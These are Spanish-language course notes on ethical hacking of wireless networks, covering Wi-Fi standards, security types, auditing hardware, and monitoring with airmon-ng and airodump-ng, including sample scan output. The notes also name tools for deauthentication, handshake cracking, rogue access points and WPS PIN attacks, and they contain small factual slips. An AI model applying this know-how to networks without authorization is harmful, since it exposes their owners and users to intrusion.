



**APUNTES 02**

**HACKING ÉTICO EN  
ENTORNOS  
INALÁMBRICOS**

**HACKING ÉTICO**

**ALBA MOREJÓN GARCÍA**

**2024/2025**

**Ciberseguridad en Entornos de las Tecnologías de la Información**

## ÍNDICE

1. Conceptos generales en hacking ético de entornos inalámbricos.
  - 1.1. Principales diferencias entre las bandas de frecuencia 2,4 GHz y 5GHz.
  - 1.2. Componentes de una red inalámbrica.
  - 1.3. Terminología.
  - 1.4. Tipos de redes inalámbricas.
  - 1.5. Equipamiento necesario.
  - 1.6. Modos de operación de las tarjetas inalámbricas.
2. Análisis y recolección de datos en redes inalámbricas.
  - 2.1. Necesidades técnicas para la monitorización.
  - 2.2. Estableciendo la tarjeta de red en modo Monitor.
  - 2.3. Monitorizando la red inalámbrica.
3. Ataques a redes inalámbricas.
  - 3.1. Ataques a redes tipo OPEN.
  - 3.2. Ataques a redes tipo WEP.
  - 3.3. Ataques a redes tipo WPA/WPA2-PSK.
  - 3.4. Ataques a redes tipo WPA/WPA2-Enterprise.
4. Reporting o generación de informes.

En esta unidad de trabajo aprenderás los conceptos generales de "hacking ético en entornos inalámbricos", estándares utilizados, terminología y tipos de redes inalámbricas.

Tras abordar los conceptos básicos se realizará un breve resumen del tipo de equipamiento necesario para abordar este tipo de pruebas inalámbricas, los distintos modos de operación de las tarjetas inalámbricas así como algunas herramientas básicas utilizadas en esta disciplina.

Continuaremos explicando las técnicas de monitorización (o recopilación de datos) de las redes inalámbricas. También se mostrarán los distintos ataques que se pueden realizar sobre las distintas tipologías de redes inalámbricas detallando características particulares de cada una de ellas.

Para finalizar, se detalla el proceso de documentación de las pruebas y la presentación de resultados.

## **1.- CONCEPTOS GENERALES EN HACKING ÉTICO DE ENTORNOS INALÁMBRICOS**

Existen diversos tipos de wifi, basados cada uno de ellos en un estándar IEEE 802.11. Son los siguientes:

- Los estándares IEEE 802.11b, IEEE 802.11g e IEEE 802.11n disfrutaban de una aceptación internacional debido a que la banda de frecuencia 2,4 GHz está disponible casi universalmente, con una velocidad de hasta 11 Mbit/s, 54 Mbit/s y 300 Mbit/s, respectivamente. El problema es que existen otras tecnologías inalámbricas que también funcionan a una frecuencia de 2,4 GHz, como Bluetooth, por lo que pueden presentar interferencias con la tecnología wifi. Debido a esta problemática, en la versión 1.2 del estándar Bluetooth, se actualizó su especificación para que no existieran interferencias con la utilización simultánea de ambas tecnologías.

- Desde 2013 existe también el estándar IEEE 802.11ac, conocido como WIFI 5, que opera en la banda de frecuencia 5 GHz y que disfruta de una operatividad con canales relativamente limpios. La banda de 5 GHz ha sido habilitada con posterioridad a las usadas por versiones anteriores y, al no existir otras tecnologías (Bluetooth, microondas, ZigBee, WUSB) que la utilicen, se producen muy pocas interferencias. Su alcance es algo menor que el de los estándares que trabajan a 2,4 GHz (aproximadamente un 10 %), debido a que la frecuencia es mayor (a mayor frecuencia, menor alcance).

- Publicada en 2019, el estándar IEEE 802.11ax, conocido como WiFi 6 (en bandas de 2.4 GHz y 5 GHz) y también como WiFi 6E (en banda de 6 GHz). Es capaz de operar en las bandas de frecuencia de 2.4 GHz, 5 GHz y 6 GHz. Además, se logra una mejora de velocidad de un 37% más que su antecesor.

Debes conocer: "WiFi" surgió por la necesidad de establecer un mecanismo de conexión inalámbrica que fuese compatible entre distintos dispositivos. Buscando esa compatibilidad, en 1999 varias empresas se unieron para crear la Wireless Ethernet Compatibility Alliance, o WECA, actualmente llamada Alianza Wi-Fi. El objetivo de la misma fue designar una marca que permitiese fomentar más fácilmente la tecnología inalámbrica y asegurar la compatibilidad de equipos.

### **1.1.- PRINCIPALES DIFERENCIAS ENTRE LAS BANDAS DE FRECUENCIA 2,4 GHZ Y 5GHZ**

Debes conocer: La mayoría de los dispositivos actuales pueden operar en las dos frecuencias indistintamente. Sin embargo, hay que tener en cuenta las siguientes premisas:

- Dispositivos antiguos es posible que sólo operen en la banda de 2,4 GHz.
- Dispositivos más modernos que operan en las dos bandas de frecuencia normalmente preferirán conectarse a la banda de 5 GHz por tener mayores velocidades de conexión.

Como hemos adelantado en el apartado anterior, las redes Wi-Fi operan principalmente en dos bandas de frecuencias bien diferenciadas. Cada una presenta ciertas particularidades propias de la banda de frecuencia en la que presta servicio

La siguiente tabla resumen pretende resumir las diferencias principales entre cada una de estas bandas.

Diferencias entre las distintas bandas de frecuencia Wi-Fi

DIFERENCIAS	2,4 GHZ	5 GHZ
CANALES	14 canales no superpuestos	25 canales no superpuestos
INTERFERENCIAS	Más interferencias	Menos interferencias
VELOCIDAD	Menos velocidad de conexión	Más velocidad de conexión
RANGO/COBERTURA DE RED	Mayor rango de cobertura	Menor rango de cobertura
ESTÁNDAR	IEEE 802.11b, 802.11g, 802.11n (B,G,N)	IEEE 802.11a, 802.11n, 802.11ac (A,N,AC)

## 1.2.- COMPONENTES DE UNA RED INALÁMBRICA

La estructura de una red inalámbrica es bastante sencilla, teniendo 3 componentes principales que describimos a continuación. Normalmente se apoya en una red de Área Local para poder dotarla de una conectividad más extensa.

- Router: dispositivo que permite enrutar el tráfico entre distintas redes (Redes empresariales, Redes de Área Extensa), o para conectar las redes domésticas a internet. En redes domésticas se encuentran integrados en los propios puntos de acceso.
- Punto de Acceso: dispositivos que presentan la capacidad inalámbrica y de red ethernet y se encargan de brindar acceso Wi-Fi a los clientes inalámbricos e interconectarlos con la red ethernet. En una misma red inalámbrica puede haber varios puntos de acceso.
- Clientes inalámbricos: son todos aquellos dispositivos que pueden conectarse a una red inalámbrica a través de los puntos de acceso (Ordenadores, Smartphones, Tablets)
- Antenas: son parte esencial del punto de acceso y le ayuda en la tarea de aumentar la cobertura de la señal inalámbrica.

## 1.3.- TERMINOLOGÍA DE LAS REDES WI-FI

- Dirección MAC: Dirección de enlace del dispositivo, opera a nivel capa 2 del modelo OSI y es única para cada dispositivo. Identifica de manera inequívoca al dispositivo en la capa de enlace.
- BSSID: Es el nombre que recibe el identificador único de un dispositivo que ha creado una red Wireless en modo infraestructura. En realidad, se trata de la "dirección MAC" del Punto de acceso.
- ESSID: ó SSID a secas, es un nombre amigable (máximo 32 caracteres alfanuméricos) asignado a una red wifi para que los usuarios la identifiquen con facilidad y para que dos redes no puedan ser confundidas entre sí cuando conviven en el mismo espacio radioeléctrico.
- Handshake: Es el procedimiento que se realiza para establecer la comunicación entre el dispositivo Wi-Fi y el Punto de Acceso.
- Beacon Frames: Contienen toda la información sobre la red inalámbrica y (salvo que se configure lo contrario) son transmitidos periódicamente para anunciar la presencia de la red Wi-Fi e indicar sus características, contienen la siguiente información:
  - Cabecera MAC address con dirección MAC del Punto de Acceso que se anuncia (BSSID).
  - Timestamp u hora con la que las estaciones se sincronizan.
  - Beacon Interval o intervalo entre transmisiones.
  - El nombre de la red Wi-Fi (BSSID).
  - Las capacidades de la red: rangos de velocidades y tipos de seguridad soportados.
- Probe Request: Reciben este nombre los intentos de un dispositivo Wi-Fi (cliente) para averiguar si en un determinado momento existe a su alcance una red Wi-Fi a la que haya accedido previamente. Esta característica se utiliza para que un terminal encuentre una red wifi para la que ya conoce la clave

## 1.4.- TIPOS DE REDES INALÁMBRICAS

Existen dos grandes tipos de redes Wi-Fi "Redes Adhoc" y "Redes infraestructura". A continuación se detallan las diferencias de cada una de ellas:

- Redes Adhoc: dos o más dispositivos se envían los paquetes de datos de forma descentralizada, esperando que lleguen a todos y cada uno de los destinatarios sin que un punto de acceso intermedio se encargue de gestionar todo el tráfico. Todos los dispositivos implicados pactan un canal, un nombre de red, un tipo de seguridad y una clave de seguridad válida.
- Redes infraestructura: gobernadas y gestionadas por un dispositivo "Router" que se encarga de "construir" y, opcionalmente, anunciar la existencia de la red wifi con determinados parámetros dados de velocidad, tipo de seguridad, etc.

Según los protocolos y tipo de seguridad a las mismas se catalogan en los siguientes tipos de redes:

### OPEN

- Se caracterizan por no presentar ningún tipo de contraseña de autenticación para asociarse.
- Presentan dos importantes problemas de seguridad:
  - Cualquier equipo puede asociarse a las redes.
  - Al no disponer de contraseña el tráfico transmitido no se cifra.
- Erróneamente se suele proteger este tipo de redes mediante accesos por portal cautivo, que lo único que realiza es un whitelist de las MAC de los clientes inalámbricos permitidos.
- Las redes de tipo OPEN siguen siendo muy utilizadas en las redes de tipo "Invitados"

### WEB

- Presentado en 1999, el sistema WEP fue pensado para proporcionar una confidencialidad comparable a la de una red tradicional cableada y de ahí viene su nombre, si bien, a partir de 2001, se descubrió que su seguridad era muy frágil. WEP fue desaprobado como un mecanismo de privacidad inalámbrico en 2004.
- Incorpora dos niveles de protección: una clave secreta y otra de cifrado. La clave secreta son simplemente 5 o 13 caracteres que se comparten entre el punto de acceso y todos los usuarios de la red inalámbrica. Esta clave se utiliza para generar a partir de ella diferentes claves de cifrado, que son las que realmente cifran de forma única cada paquete de información enviado a la red.
- Define un método para crear una clave de cifrado única para cada paquete utilizando los 5 o 13 caracteres de la clave secreta (previamente compartida), más un prefijo pseudoaleatorio que va cambiando para cada paquete.

### WPA

- WPA surgió para corregir las limitaciones del WEP.
- Su variante más normal es la WPA-PSK. Usa el sistema PSK, o de clave precompartida. En él, todos los usuarios de la red inalámbrica tienen una misma contraseña wifi que el propio usuario define, de igual manera que pasaba con redes WEP.
- También existe una versión WPA empresarial conocida como WPAEnterprise. Esta ofrece seguridad adicional al obligar a identificarse con un nombre y contraseña en sistemas de autenticación especiales, como RADIUS o 802.1X.
- WPA introdujo mejoras de seguridad como el hecho de que los passwords pueden estar comprendidos entre 8 y 63 caracteres de longitud, a diferencia OPEN WEP WPA de WEP, cuyo password era de solo 5 o 13 caracteres.
- El mayor cambio fue la introducción del TKIP, que varía las claves usadas en la conexión wifi (no confundir con la contraseña wifi) cada cierto tiempo. Aunque TKIP utiliza internamente el mismo algoritmo que WEP (RC4), construye las claves de forma diferente y más segura con respecto a WEP. Básicamente, es la nueva manera de construir las claves únicas de cifrado de paquete derivadas de la clave wifi.
- TKIP resuelve el problema de reutilización de los vectores de inicialización del cifrado WEP que ya hemos visto previamente. WEP utiliza periódicamente el mismo IV para cifrar los datos. TKIP se basa en patrones menos repetitivos y vectores más largos.

**WPA2-PSK**

- WPA2 surgió para corregir de manera definitiva las debilidades de los cifrados utilizados en WPA, de manera que finalmente se elimina el uso de RC4. Es el tipo de red más utilizados en la actualidad (WEP y WPA apenas se usan)

- Si bien, para su versión WPA2-PSK, se mantiene la longitud entre 8 y 63 caracteres para la contraseña Wi-Fi, el cifrado AES de 128 bits pasa a reemplazar al cifrado inseguro RC4, resolviendo todos los problemas derivados de RC4, que permite adivinar determinados parámetros criptográficos mediante análisis estadístico.

- Por lo que respecta a la posibilidad de romper el cifrado, de manera estadística, en estos momentos no se conoce método alguno que lo consiga, por este motivo AES se considera el cifrado más robusto y adecuado para este tipo de redes. Solamente existe la posibilidad de capturar el “4-way handshake”, que se intercambia entre el dispositivo y el punto de acceso como mecanismo de autenticación en una red WPA2 y utilizar este “4-way handshake” para realizar fuerza bruta y obtener la contraseña.

**WPA2 Enterprise**

- Las redes de tipo WPA2 Enterprise se caracterizan por que cada usuario se autentica en la red con sus propias credenciales (usuario:password o certificados de cliente) para poder autenticarse en la red. De esta manera no se ha de compartir la misma contraseña de acceso entre todos los usuarios.

- Acepta múltiples protocolos de autenticación para la validación de credenciales 802.1.x + EAP y se apoyan en un servidor RADIUS (Normalmente interconectado a un servidor LDAP) para realizar la autenticación.

- Son capaces de proporcionar validación del punto de acceso mediante certificado de Servidor. Sin embargo, para que esta validación sea efectiva, el usuario ha de verificar que la CA con la que se emite el certificado en una “CA de confianza”

**WPA2 Personal vs WPA 2 Enterprise**

- WPA2 Personal (WPA2-PSK)

Hacen uso de clave precompartida para acceder a la red. Al utilizar todos los usuarios la misma clave, en el caso de baja de alguno de los empleados se debería modificar la clave para impedir accesos no deseados.

- WPA2 Enterprise

Cada usuario dispone de unas credenciales únicas de uso personal para acceder a la red. Para la autenticación, se utilizan servidores de tipo RADIUS, que validan las credenciales de usuario y permiten o deniegan el acceso a la red está interconectado a un Directorio Activo y, en función de la respuesta, el usuario puede o no tener acceso a los medios. La autenticación mediante credenciales se puede realizar de dos formas distintas:

- Autenticación mediante credenciales. Es el tipo de autenticación más usada debido a su facilidad de implementación y gestión. El servidor RADIUS se interconecta con Active Directory.

- Autenticación mediante certificados. Es el tipo de autenticación más segura. Dado que es necesario desplegar una infraestructura de PKI su implementación es más costosa y menos utilizada.

## 1.5.- EQUIPAMIENTO NECESARIO

A la hora de realizar una auditoría Wi-Fi necesitamos disponer de cierto equipamiento específico que nos permita desarrollar las pruebas necesarias en el entorno inalámbrico. De la misma manera, será necesario disponer de ciertas herramientas desarrolladas específicamente para el análisis de este tipo de entornos.

### Tarjetas de red

- Como os podéis imaginar, será necesario utilizar tarjetas de red que cumplan los siguientes requisitos: Permitan esnifar tráfico (modo Monitor)
- Permitir la inyección de tráfico. (para poder inyectar tramas de gestión, replay y deautenticación)
- Permitan configurarse en modo Master (Para establecer un punto de Acceso falso)
- Soporten frecuencias de transmisión de 2,4 Ghz y 5 Ghz (Dual Band)
- Preferiblemente con antenas extraíbles

### Antenas

Se utilizan para aumentar el rango de cobertura cuando de la red WiFi. Existen dos grandes tipos de antena.

- Direccionales:
  - Emiten en una única dirección
  - Pueden tener ángulos de cobertura más amplios o cerrados, dependiendo de la antena.
  - Mayor alcance de señal
- Omnidireccionales:
  - Emiten la señal en todas direcciones
  - Menor alcance de señal

### Herramientas

Existen numerosas herramientas que nos ayudan a la hora de realizar las pruebas sobre la red inalámbrica. A continuación enumeramos algunas de las más utilizadas en base a la categoría de la herramienta:

- Escáner de redes Wi-Fi, Software que permite capturar toda la información existente en el espacio radioeléctrico WiFi, enumerando redes detectadas, sus características, si son ad hoc o de infraestructura, si hay clientes conectados, cuántos son y qué dirección MAC tiene cada uno, etc.  
 NetStumbler (Windows)  
 Kismet / airodump-ng (Linux)
- Inyección de paquetes, Software que permite inyectar paquetes en la red, se utiliza para enviar ciertos tipos de tramas, de gestión de red Wi-Fi, con información modificada con la finalidad de alterar la estructura de la red (Modificar la dirección MAC, forzar la desconexión de los clientes, etc). Para poder utilizarlo de manera correcta necesitamos disponer de una tarjeta WiFi con capacidades de inyección.  
 Aireplay-ng (Linux)
- Cracking de contraseñas, Software que permite crackear un handshake capturado para obtener la contraseña de acceso a la red.  
 Aircrack-ng / JhonTheRipper / Hashcat (Linux)
- Punto de Acceso falso, Software que permite realizar el comportamiento de un punto de acceso por software, se utiliza para generar un punto de acceso falso al que se conecten los clientes.  
 Hostapd-wpe (Linux)
- Suplantación del portal cautivo, Software que permite emular un portal cautivo de acceso a la red.  
 Wifiphisher (Linux) <https://github.com/wifiphisher/wifiphisher>
- Vulnerabilidades del protocolo WPS, Estas herramientas se aprovechan vulnerabilidades de diseño en el protocolo WPS para averiguar el PIN de acceso de WPS a la red utilizado para intercambiar la contraseña WPA entre el Punto de Acceso y un cliente (Autoconfiguración) si Cracking de contraseñas Punto de Acceso falso Suplantación del portal cautivo Vulnerabilidades del protocolo WPS recuperamos el PIN, tendremos acceso de lectura a la configuración de WPA/ WPA2  
 Reaver (Linux)

- Wardriving, Movimiento que monitoriza las redes existentes en ubicaciones concretas.  
Wigle (<https://www.wigle.net>)
- Suites de análisis
- EAP Hammer: Software todo en uno que permite automatizar un gran número de ataques a redes WiFi.  
Fake AP.  
Captive Portal.  
Downgrade attacks.  
Capture WPA2 handshake and PMKID.  
Bruteforce attacks and password spraying.
- aircrack-ng: Script en bash, herramienta todo en uno que permite automatizar un gran número de ataques a redes WiFi.  
Fake AP.  
Captive Portal.  
Capture WPA2 handshake and PMKID.  
WEP attacks.

## 1.6.- MODOS DE OPERACIÓN DE LAS TARJETAS INALÁMBRICAS

Dependiendo de la operativa que se vaya a realizar en cada momento con la tarjeta de red (Monitorizar las comunicaciones, iniciar un Punto de Acceso, conectarse a una red WiFi) habrá que indicar a la tarjeta inalámbrica que inicie un modo específico de operación.

A continuación se enumeran los distintos modos en los que se configura la tarjeta para acometer cierto rol:

- Master: también conocido como modo infraestructura, utilizado para utilizar la tarjeta y el sistema a modo de Punto de acceso. En las pruebas de hacking ético necesitaremos configurar la tarjeta en este modo para crear un punto de acceso fraudulento.
- Managed: también conocido como modo cliente, es el modo en el que se configura la tarjeta para acceder a cualquier red inalámbrica publicada por un AP. En las pruebas de hacking ético necesitaremos configurar la tarjeta en este modo para acceder a una red inalámbrica.
- Monitor: no se emite ningún tipo de frecuencia, únicamente se monitorizan los canales de la banda en la que nos encontremos. En las pruebas de hacking ético necesitaremos configurar la tarjeta en este modo para poder monitorizar los distintos canales de comunicaciones de las redes inalámbricas.
- Adhoc: crea una red multipunto sin necesidad de que exista un punto de acceso en la Red. Normalmente no necesitaremos utilizar este modo de operación durante las pruebas de hacking ético.

## 2.- ANÁLISIS Y RECOLECCIÓN DE DATOS EN REDES INALÁMBRICAS

La monitorización de redes inalámbricas consiste en observar el espectro radioléctrico para poder determinar y caracterizar las distintas señales, de redes Wi-Fi, disponibles en nuestro alcance. Para ello es necesario contar con una serie de requisitos técnicos (dispositivos y herramientas) que trataremos en los siguientes subapartados.

Además, constituye una de las primeras fases de las pruebas de hacking ético en entornos Wi-Fi dado que nos permite conocer las redes que hay a nuestro alrededor así como las características de cada una de ellas. A continuación, se enumeran las características de las redes Wi-Fi que nos interesa conocer para, más tarde, realizar las pruebas que apliquen al tipo de red:

- SSID: El campo SSID nos indica el nombre de la red. Conocer esta información nos permitiría averiguar cuáles son las redes que nos interesa monitorizar de todas las disponibles en nuestro radio de cobertura. Normalmente los nombres de la red son bastante descriptivos y podríamos averiguar si un determinado nombre de red se corresponde con una red doméstica (por ejemplo si se expone el nombre del ISP o, por el contrario con una red de alguna empresa)
- BSSID: El campo BSSID indica la dirección MAC del Punto de Acceso que se encuentra publicando cada red. Recordemos que una misma red Wi-Fi puede prestar servicio a través de varios Puntos de Acceso para ampliar su cobertura. En caso de querer monitorizar un punto de acceso concreto,



disponer de su BSSID es esencial para poder capturar paquetes de red Wi-Fi desde o hacia ese Punto de Acceso.

- Canales en los que opera: De la misma manera, dado que el uso de canales Wi-Fi consecutivos puede dar lugar a interferencias, en redes que utilizan varios Puntos de Acceso para prestar cobertura es normal que se utilicen de 3. a 5 canales no consecutivos para que la calidad de la señal no se vea afectada. En este caso, conocer los canales sobre los que opera una determinada red nos permite fijar la señal en ese canal en concreto para la captura de paquetes.

- Tipo de red Wi-Fi y seguridad: Como hemos visto en apartados anteriores, existen varios tipos de redes Wi-Fi infraestructura (OPEN, WEP, WPA-PSK, WPA/WPA2-Enterprise). El proceso de monitorización nos indica, para cada red disponible, la tipología de red a la que pertenece. Como veremos en los siguientes apartados, esta información nos resultará útil dado que dependiendo del tipo de red utilizada realizaremos una serie de pruebas u otras.

- Clientes conectados: Por último, es necesario conocer la cantidad de clientes conectados que hay sobre un determinado Punto de Acceso. Existen ciertas técnicas que se aplicarán, preferiblemente, sobre puntos de acceso donde existan más clientes conectados.

Debes conocer El proceso de monitorización consiste en analizar los paquetes de Red Wi-Fi que se propagan por el espectro radioeléctrico. Más concretamente se centra en la captura y análisis de los siguientes tipos de paquetes:

Beacon frames: Como ya vimos, son paquetes de datos que envían los propios Puntos de Acceso de la red para anunciarse y contienen información básica para que los dispositivos clientes la reconozcan y puedan acceder a ella (Tipo de red, SSID, BSSID, etc.)

Tramas de gestión: Son un tipo de paquetes que también se utilizan para garantizar la conexión de la red Wi-Fi o indicar a los clientes conectados ciertas órdenes (Autenticación, desconexión, asociación, etc). Al igual que los Beacon Frames, estos paquetes nunca van cifrados (tampoco en WEP, WPA o WPA2) y es posible extraer información transmitida en estas tramas.

## 2.1.- NECESIDADES TÉCNICAS PARA LA MONITORIZACIÓN

Tarjetas de red y antenas

Hay que tener en cuenta que, dadas las diferentes características que pueden tener las redes Wi-Fi, es necesario contar con material hardware específico que nos permita realizar las pruebas de monitorización necesarias. El material básico para poder realizar una correcta monitorización son las tarjetas y las antenas. Además, dependiendo de la red que se quiera auditar ciertos requerimientos podrán variar. Por ejemplo, en caso de querer auditar una red inalámbrica que se encuentre prestando servicio en un emplazamiento con acceso restringido (por ejemplo una fábrica o una infraestructura crítica) necesitaremos disponer de antenas direccionales que nos permitan aumentar nuestra potencia de señal para monitorizar una red que se encuentre a varios metros de distancia.

- **Tarjetas**

Aunque ya se ha comentado ciertas características que han de tener las tarjetas Wi-Fi para realizar este tipo de pruebas, conviene recordar las que afectan a las necesidades de monitorización.

- Modo Monitor, aunque la mayoría de las tarjetas inalámbricas de hoy en día permiten este modo de operación es necesario asegurarse que el procesador de la tarjeta permite este modo y el propio driver del Sistema Operativo permite habilitar este modo de operación en la tarjeta. Si la tarjeta inalámbrica o el propio driver no permiten establecer la tarjeta en modo monitor no se podrán capturar paquetes del espacio radioeléctrico.

- Que puedan operar en frecuencias 2,4 GHz y 5 GHz, dado que existen dos bandas de frecuencia en las que puede operar una red inalámbrica se recomienda que las tarjetas Wi-Fi soporten la monitorización en las dos bandas, 2,4 GHz y 5 GHz respectivamente. Dado que la mayoría de dispositivos inalámbricos prefieren conectarse a la banda de los 5GHz (al permitir mayores velocidades de conexión) si

nuestra antena sólo soporta la banda de los 2,4 GHz estaremos dejando de monitorizar todas las comunicaciones que se produjeran en la banda de los 5GHz (que a día de hoy es la gran mayoría)

- Antenas extraíbles, con la finalidad de poder acoplar antenas externas (Direccionales u Omnidireccionales) las tarjetas Wi-Fi han de permitir la extracción de las antenas para permitir el acoplamiento de antenas más potentes.

- USB 3.0, preferiblemente la tecnología a utilizar para conectar las tarjetas al equipo del auditor deberá ser USB 3.0, a día de hoy todas las tarjetas que soportan la banda de los 5GHz operan con el estándar USB 3.0. Sin embargo, tarjeta de red más antiguas que sólo soporten la banda de 2,4 GHz pueden que dispongan de USB 2.0. El estándar USB3.0 permite una mayor velocidad de transmisión entre la tarjeta inalámbrica y el equipo de auditoría y, por tanto, mayor capacidad de captura de tramas de red.

### • Antenas

Como hemos indicado con anterioridad, es necesario tener en cuenta el enfoque y las características de la red sobre las que se van a realizar las pruebas para elegir el tipo de antenas que necesitaremos en nuestra auditoría. A continuación se detalla cuándo es preferible utilizar una u otra.

- Omnidireccionales

Por regla general utilizaremos este tipo de antenas dado que son las que vienen incluidas por defecto en las tarjetas Wi-Fi. También cabe la posibilidad de utilizar antenas omnidireccionales más potentes en los siguientes supuestos:

- Tenemos un emplazamiento para realizar las pruebas pero la red es muy amplia (varios Puntos de Acceso separados) y queremos abarcar el mayor número de cobertura.
- En caso de configurar un Punto de Acceso fraudulento y queremos que tenga la mayor cobertura posible.
- Direccionales

Utilizaremos este tipo de antenas en las siguientes casuísticas:

- La red a auditar se encuentra a una distancia que queda fuera de nuestro rango de cobertura o se encuentra en un área restringida.
- Desconocemos el nombre de la red a auditar, pero sí el emplazamiento, podemos utilizar las antenas direccionales para monitorizar únicamente las redes que se encuentren en una dirección específica.

### • Software y herramientas para la monitorización

Además de los requisitos de hardware, también es necesario contar con las herramientas necesarias que nos permitan realizar el proceso de monitorización y analizar los datos recopilados.

Existen diversas herramientas que nos permiten realizar este proceso. En el siguiente desplegable se exponen las características más importantes de las herramientas más comúnmente utilizadas.

- airmon-ng, herramienta disponible para Sistemas Operativos Linux de la suite de aircrack-ng. Permite configurar la tarjeta de red en modo monitor de manera simple (No es una herramienta de monitorización) Uso mediante consola

- airodump-ng, herramienta disponible para Sistemas Operativos Linux de la suite de aircrack-ng. Soporta monitorización en la banda de los 2,4 GHz y 5 GHz. Uso mediante consola

- NetStumbler, herramienta disponible para Sistemas Operativos Microsoft Windows que permite la monitorización de redes inalámbricas. Uso mediante interfaz gráfica. Sólo soporta monitorización en la banda de los 2,4 GHz. Actualmente se encuentra desactualizado. (Última versión en Mayo de 2011 )  
Kismet Herramienta disponible para Sistemas Operativos Linux y OSX que permite la monitorización de redes inalámbricas. Uso mediante consola o interfaz gráfica. Soporta monitorización en la banda de los 2,4 GHz y 5 GHz. Pt/

## 2.2.- ESTABLECIENDO LA TARJETA DE RED EN MODO MONITOR

Dado que aircrack-ng es una de las suites más utilizada para la monitorización de redes Wi-Fi, vamos a detallar el uso de esta suite para monitorizar una red inalámbrica.

Para realizar la monitorización primero se ha de poner la tarjeta en modo monitor y posteriormente utilizar la herramienta de monitorización. En este apartado se indica cómo se realizan ambas operativas.

## Debes conocer

Antes de proceder es necesario saber que el servicio de gestión de la conexión de red de Linux, Network Manager, suele interferir en la operativa de todas las pruebas que realizaremos sobre las redes Wi-Fi ya que trata de utilizar nuestra tarjeta para utilizarla en modo Managed para tratar de conectarse a las redes inalámbricas como un dispositivo cliente. Para evitar que esto suceda se recomienda parar el servicio NetworkManager hasta que finalicemos las pruebas. se puede utilizar el comando `systemctl` para parar el servicio NetworkManager de manera temporal

```
$ systemctl stop NetworkManager
```

## Poner la tarjeta en modo monitor

Aunque en versiones modernas de la suite de aircrack-ng la propia suite realiza el cambio a modo monitor de manera automática, merece la pena conocer cómo realizar esta operativa de manera manual.

- comando iwconfig,

Se puede utilizar el comando `iwconfig` para poner la tarjeta en modo monitor. En el siguiente ejemplo se muestra el comando para iniciar la interfaz inalámbrica "wlan0" en modo monitor:

```
$ iwconfig wlan0 mode Monitor
```

- airmon-ng

En el caso de utilizar airmon-ng te crea una nueva interfaz virtual de tipo "mon". Suponiendo que la interfaz inalámbrica se denomina wlan0:

```
$ airmon-ng start wlan0
```

Al completarse la acción se comprueba que se ha creado una nueva interfaz llamada wlan0mon. El comando iwconfig indica las propiedades de la tarjeta inalámbrica.

```
$ iwconfig
```

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=-2147483648 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Power Management:on

## 2.3. MONITORIZANDO LA RED INALÁMBRICA

Utilizaremos la herramienta airodump para monitorizar las redes inalámbricas a nuestro alcance.

airodump-ng es una herramienta en modo consola que permite monitorizar las redes inalámbricas, su funcionamiento básico es muy simple:

```
airodump-ng nombre interfaz.
```

Por ejemplo, mostramos las redes inalámbricas al alcance en la interfaz wlan0: `$ airodump-ng wlan0`

Además, airodump-ng tiene muchas características que nos permiten filtrar el tipo de tráfico que queremos capturar. Entre los filtros más importantes que podemos establecer se encuentra La posibilidad de fijar un canal o grupo de canales concretos, filtrar por nombre de la red o filtrar por la dirección mac del punto de acceso.

Todas las opciones de filtrado pueden combinarse entre sí.

A continuación se detallan los filtros más importantes.

CH 2   Elapsed: 0 s   2022-06-11 17:50				Canal utilizado		Tipo de autentificación						
BSSID	PWR	MAC	Punto Acceso	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID	Nombre de la red
E6:AB:89:1F:B2:80	-79	1	0	0	6	130	WPA2	CCMP	PSK	MOVISTAR_GCB0		
E4:AB:89:1F:B2:80	-81	2	0	0	6	130	WPA2	CCMP	PSK	MOVISTAR_B27E		
A4:CE:DA:70:FA:45	-77	2	0	0	11	130	WPA2	CCMP	PSK	MiFibra-FA43		
E4:3E:D7:03:CB:FE	-83	2	0	0	11	130	WPA2	CCMP	PSK	MiFibra-CBFC		
28:9E:FC:3E:6C:7E	-79	2	0	0	11	195	WPA2	CCMP	PSK	vodafone6C78		
34:57:60:92:DB:6F	-81	1	0	0	11	130	WPA2	CCMP	PSK	SkyNet		
6A:3C:04:77:29:6B	-82	3	0	0	11	130	WPA2	CCMP	PSK	<length: 11>		
CA:3C:04:77:29:6B	-83	3	0	0	11	130	WPA2	CCMP	PSK	<length: 10>		
6A:3C:04:77:29:6B	-81	2	0	0	11	130	WPA2	CCMP	PSK	ON091G6		
18:D6:7E:E8:CF:C1	-28	3	0	0	6	195	WPA2	CCMP	PSK	SkyNet		
DC:53:7C:59:55:3E	-58	5	0	0	11	195	WPA2	CCMP	PSK	ON06G63		
8C:53:C3:66:5E:60	-78	2	0	0	5	130	WPA2	CCMP	PSK	DIGIFIBRA_gima		
F6:03:2A:E5:C2:18	-64	2	0	0	3	130	WPA2	CCMP	PSK	<length: 21>		
98:97:D1:35:E4:36	-67	5	0	0	1	130	WPA2	CCMP	PSK	MOVISTAR_E435		
DC:53:7C:14:71:E4	-68	7	0	0	7	130	WPA2	CCMP	PSK	Delfin		
DC:F8:B9:A1:50:83	-72	8	2	0	7	130	WPA2	CCMP	PSK	DIGIFIBRA-tdTS		
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes					
(not associated)	1C:9E:46:37:50:A7	-81	0	- 1	0	1						
(not associated)	5C:FC:7F:84:FA:2C	-80	0	- 1	0	1	ON0D790					
(not associated)	6E:24:63:18:42:6D	-82	0	- 1	0	1						
Quitting...		Reason: frames de clientes										

## Filtrar por rango de frecuencia

En ocasiones es muy útil realizar una captura únicamente sobre un rango de frecuencia específico, por ejemplo si queremos monitorizar dispositivos antiguos conectados en la banda de frecuencia de los 2,4 GHz o , si por el contrario, queremos poner el foco en la banda de los 5GHz de frecuencia. Esta operativa se puede realizar de 2 maneras distintas:

- Indicar la banda de frecuencia a monitorizar:

Admite establecer la banda de frecuencias a monitorizar con el operador `--band`:

- Banda a (5 GHz)
- Bandas bn (2,4 GHz)

A continuación se muestra un ejemplo de uso

```
$ airodump-ng wlan0 --band a
```

```
$ airodump-ng wlan0 --band bg
```

- Filtrar los canales de cada banda

Otra opción es filtrar por los canales específicos de cada banda haciendo uso del operador `-c` o `--channel`.

Es importante saber que este operador permite indicar rangos de canales:

- Canal 36-136 (banda 5 GHz)
- Canal 1-14 (banda 2,4 GHz)

A continuación se muestra un ejemplo de uso:

```
$ airodump-ng wlan0 --channel 1-11
```

```
$ airodump-ng wlan0 --channel 36-136
```

```
$ airodump-ng wlan0 --channel 1-11,36-136
```

## Filtrar por canales

